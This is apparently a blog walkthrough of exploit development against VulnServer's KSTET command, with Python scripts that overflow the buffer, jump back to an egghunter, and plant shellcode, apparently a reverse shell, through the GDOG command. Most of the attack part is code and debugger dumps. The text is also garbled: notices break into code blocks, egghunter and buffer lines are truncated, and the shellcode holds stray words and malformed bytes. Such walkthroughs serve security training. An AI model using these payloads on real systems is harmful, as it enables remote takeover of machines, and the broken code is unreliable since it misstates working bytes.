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Vulnserver – KSTET command exploit with egghunter

 October 6, 2015  elcapitan  VulnServer

After **fuzzing**, we created a PoC python script.

```
#!/usr/bin/python

import socket
import os
```

This blog is dedicated to my research and experimentation on ethical hacking. The methods and techniques published on this site should not be used to do illegal things.

```
import sys

host="192.168.2.135"
port=9999

buffer = "KSTET /./" + "A" * 5011

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

The value of EIP is 0x41414141. It is overwritten with our As. It is a simple buffer overflow exploit. (ESP points into the middle of the As buffer. See next picture.)

Registers <FPU>			
EAX	018BF990	ASCII	
ECX	003712E8	ASCII	
EDX	000001EA		
EBX	0000005C		
ESP	018BF9E0		
EBP	41414141		
ESI	00000000		
EDI	00000000		
EIP	41414141		
C 0	ES 0023	32bit	
P 1	CS 001B	32bit	
A 0	SS 0023	32bit	
Z 1	DS 0023	32bit	

However only 90 A characters are in the memory.

I do not take responsibility for acts of other people.

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Address	Hex dump																ASCII
018BF960	68	00	00	00	A0	3A	60	00	00	00	00	00	00	00	00	00	h...á:.....
018BF970	54	F9	8B	01	00	00	00	00	00	00	00	00	06	18	40	00	T·i@.....t@.
018BF980	90	F9	8B	01	78	12	37	00	D9	75	BA	AF	FE	FF	FF	FF	é·i@x7.¡u b»I
018BF990	4B	53	54	45	54	20	2F	2E	3A	2F	41	41	41	41	41	41	KSTET /.: /AAAAAA
018BF9A0	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
018BF9B0	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
018BF9C0	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
018BF9D0	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
018BF9E0	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
018BF9F0	41	41	41	41	64	69	72	3D	B5	CE	58	71	EA	01	00	00	AAAAdir= Xq@..
018BFA00	74	03	00	00	42	00	00	00	20	38	60	00	00	00	5E	00	t♥..B...8`...^.
018BFA10	E0	3F	60	00	28	32	37	00	00	00	00	00	9F	34	BC	77	α?`.<27.....f4u

VulnServer (6)

Windows Reverse Shell (2)

This place is too small for a reverse shell, but enough for an egghunter. The egghunter is a small code which searches for a unique pattern (the egg) in the memory, and if it finds the pattern, the egghunter starts to execute the code after the unique pattern.

The exploit development steps are the same as in the previous cases:

- We have to find the offset from where the EIP is overwritten.
- Then we have to find an address. In our case JMP ESP is a good candidate as the ESP points into the middle of the As buffer.
- We have 20 byte to jump to the beginning of the As buffer.
- The egghunter should be placed right after the 'KSTET /.:/'.
- The reverse shell should be placed somehow into the memory with the egg.

I skip the first two points as I covered these topics in my previous posts. The PoC script after these steps:

```
#!/usr/bin/python

import socket
import os
```

```

import sys

host="192.168.2.135"
port=9999

# 62501205 from essfunc.dll JMP ESP

buffer = "KSTET /.:/" + "A" * 66 + "\x05\x12\x50\x62" + "C" *

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()

```


1. Jump backward

We have 20 bytes to jump backward. (The 0x43 part of the memory.)

Address	Hex dump	ASCII
0178F9E0	43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43	CCCCCCCCCCCCCCCC
0178F9F0	43 43 43 43 64 69 72 3D 76 D9 11 35 E9 6D 00 00	CCCCdir=v^450m..
0178FA00	74 03 00 00 42 00 00 00 20 38 2A 00 00 00 28 00	t..B... 8*...<.
0178FA10	E0 3F 2A 00 28 32 4D 00 00 00 00 00 9F 34 BC 77	α?*.<2M.....f4Jw
0178FA20	00 00 00 00 B6 00 00 00 14 FB 78 01 78 12 4D 00qNx@xzM.
0178FA30	43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43	CCCCCCCCCCCCCCCC

The hex code of JMP SHORT instruction is 0xeb. The second byte tells us, how many bytes to jump. If this byte is lower than 0x80, it jumps forward. If the value is greater than or equal with 0x80, it jumps backward. Obviously it can jump no more than 127 byte.

We do not need to know the code if we use OllyDbg. Simply double click on the 0178f9e0 line and write in the box JMP SHORT and the address of the position where it should jump.



Great! The two hex codes are 0xeb and 0xb8. Update the script with them and also add the egghunter code to it.

The updated code:

```
#!/usr/bin/python

import socket
import os
import sys
```



```

host="192.168.2.135"
port=9999

egghunter = "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x54"

# 62501205 from essfunc.dll JMP ESP

# eb b8      jmp short

buffer = "KSTET /.:/" + egghunter + "\xCC" * (66 - len(egghunter))

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()

```

The memory will look like this:

Address	Hex dump	ASCII
016DF950	64 00 00 00 9D 20 BC 77 00 10 00 00 00 00 00 00	d... 20w.▶.....
016DF960	6C 00 00 00 B0 3B 28 00 00 00 00 00 00 00 00	l...; <.....
016DF970	54 F9 6D 01 00 00 00 00 00 00 00 00 06 18 40 00	T-m@.....f0.
016DF980	90 F9 6D 01 78 12 4E 00 42 8F 93 2F FE FF FF FF	é-m@x†N.B86/
016DF990	4B 53 54 45 54 20 2F 2E 3A 2F 66 81 CA FF 0F 42	KSTET /.:/fû™ *B
016DF9A0	52 6A 02 58 CD 2E 3C 05 5A 74 EF B8 54 30 30 57	RjEM=.<ZtnT00W
016DF9B0	8B FA AF 75 EA AF 75 E7 FF E7 CC CC CC CC CC CC	i>»u»»u» r
016DF9C0	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC	
016DF9D0	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC	
016DF9E0	EB B8 43 43 43 43 43 43 43 43 43 43 43 43 43	δ-CCCCCCCCCCCCC
016DF9F0	43 43 43 43 64 69 72 3D F6 67 7E 24 D6 16 00 00	CCCCdir=÷g~\$ n=...
016DFA00	00 00 00 00 42 00 00 00 30 39 28 00 00 00 26 00B...09<...&.
016DFA10	E0 3F 28 00 28 32 4E 00 00 00 00 00 9F 34 BC 77	α?<.<2N.....f4Uw
016DFA20	00 00 00 00 94 00 00 00 14 FB 6D 01 78 12 4E 00ö...¶Nm@x†N.
016DFA30	42 00 00 00 0F 6C BC 77 38 39 28 00 00 00 00 00	B...*lUw89<.....
016DFA40	9F 34 BC 77 0A 3F 86 76 00 D0 FD 7F 94 03 26 00	f4Uw.?âv.µ²Δôw&.

The blue box is the egghunter code. The yellow box is the EIP address. The red box contains the short jump code, which jumps to the egghunter code.

2. Place shellcode with egghunter into the memory

We have a few command we can send to VulnServer. One of them might be good for our purpose and keeps the shellcode in memory. We update our code, so that it sends a command with a parameter, where the parameter is our shellcode with the egg. Then we send the KSTET command with our crafted buffer. When the buffer overflow is triggered, we search the memory for the egg. If we find it, then the command is good. This is a trial and error process.

GDOG command keeps the passed parameter in the memory. The updated shellcode:

```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.2.135"
port=9999

shellcode = ""
shellcode += "\xdb\xd1\xd9\x74\x24\xf4\x5a\x2b\xc9\xbd\x0e\x55"
shellcode += "\x38\xb1\x52\x31\x6a\x17\x83\xc2\x04\x03\x64\x46"
shellcode += "\xcd\x84\x80\x1d\x2e\x74\x51\x42\xa6\x91\x60\x42"
```

```
shellcode += "\xd2\xd3\x72\x96\xb6\xdf\xf9\xfa\x22\x6b\x8f\xd2"
shellcode += "\xdc\x3a\x05\x68 added\x17\x75\xeb\x5d\x6a\xaa\xcb"
shellcode += "\xa5xbf\x0a\x98\xd8\x32\x5e\x71\x96\xe1\x4e\xf6"
shellcode += "\x39\xe5\x44\xe2\x39\x1a\x1c\x05\x6b\x8d\x16\x5c"
shellcode += "\x2c\xfa\xd4\xe2\x36\x1f\xd0\xbd\xcd\xeb\xae\x3f"
shellcode += "\x22\x4e\x93\x66\x8a\xbd\xed\xaf\x2d\x5e\x98\xd9"
shellcode += "\xe3\x9b\x1e\x2f\x3f\x29\x84\x97\xb4\x89\x60\x29"
shellcode += "\x4f\xe3\x25\xd5\x1b\xab\x29\xe8\xc8\xc0\x56\x61"
shellcode += "\x06\xdf\x31\xd4\x82\xbb\xe2\x75\x93\x61\x44\x89"
shellcode += "\xc9\x39\x2f\x88\xe4\x2e\x42\xd3\x60\x82\x6f\xeb"
shellcode += "\x8c\xf8\x98\x42\x13\x53\x36\xef\xdc\x7d\xc1\x10"
shellcode += "\x3a\x5d\xef\xf8\x3a\x74\x34\xac\x6a\xee\x9d\xcd"
shellcode += "\xee\x22\x18\xa6\xbe\x8c\xf3\x07\x6e\x6d\xa4\xef"
shellcode += "\x62\x9b\x10\x87\xa8\xb4\xbb\x72\x3b\x7b\x93\x7e"
shellcode += "\x13\xe6\x7e\x2c\xb8\x6f\x98\x24\x50\x26\x33\xd1"
shellcode += "\x63\xcf\x40\x15\xbe\xaa\x43\x9d\x4d\x4b\x0d\x56"
shellcode += "\x5f\xfa\x96\x76\x3d\xad\xa9\xac\x29\x31\x3b\x2b"
shellcode += "\x3c\x20\xe4\xfe\x69\x96\xfd\x6a\x84\x81\x57\x88"
shellcode += "\x57\x9f\x08\x82\xa4\x1e\x91\x47\x90\x04\x81\x91"
shellcode += "\x01\xf5\x4d\x4c\xdf\xa3\x2b\x26\x91\x1d\xe2\x95"
shellcode += "\xc9\x73\xd6\xbb\x8f\x7b\x33\x4a\x6f\xcd\xea\x0b"
shellcode += "\xe2\x7a\x9c\xe9\x1e\x1b\x63\x20\x9b\x2b\x2e\x68"
shellcode += "\xa3\xf7\xf9\x8e\xa9\x07\xd4\xcd\xd7\x8b\xdc\xad"
shellcode += "\x93\x95\xa8\x68\x13\x46\xc1\xe1\xf6\x68\x76\x01"

egghunter = "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x"

egg = "\x54\x30\x30\x57"      # 0x57303054

# 62501205 from essfunc.dll JMP ESP
```



```
# eb b8      jmp short
```

```
buffer = "KSTET /./" + egghunter + "\xCC" * (66 - len(egghunter))
```

```
expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
expl.connect((host, port))
```

```
expl.send("GDOG " + egg + egg + shellcode)
```

```
expl.recv(1024)
```

```
expl.send(buffer)
```

```
expl.close()
```

The memory can be searched in OllyDbg for a pattern. The memory where the our egg code resides:

[illegible]

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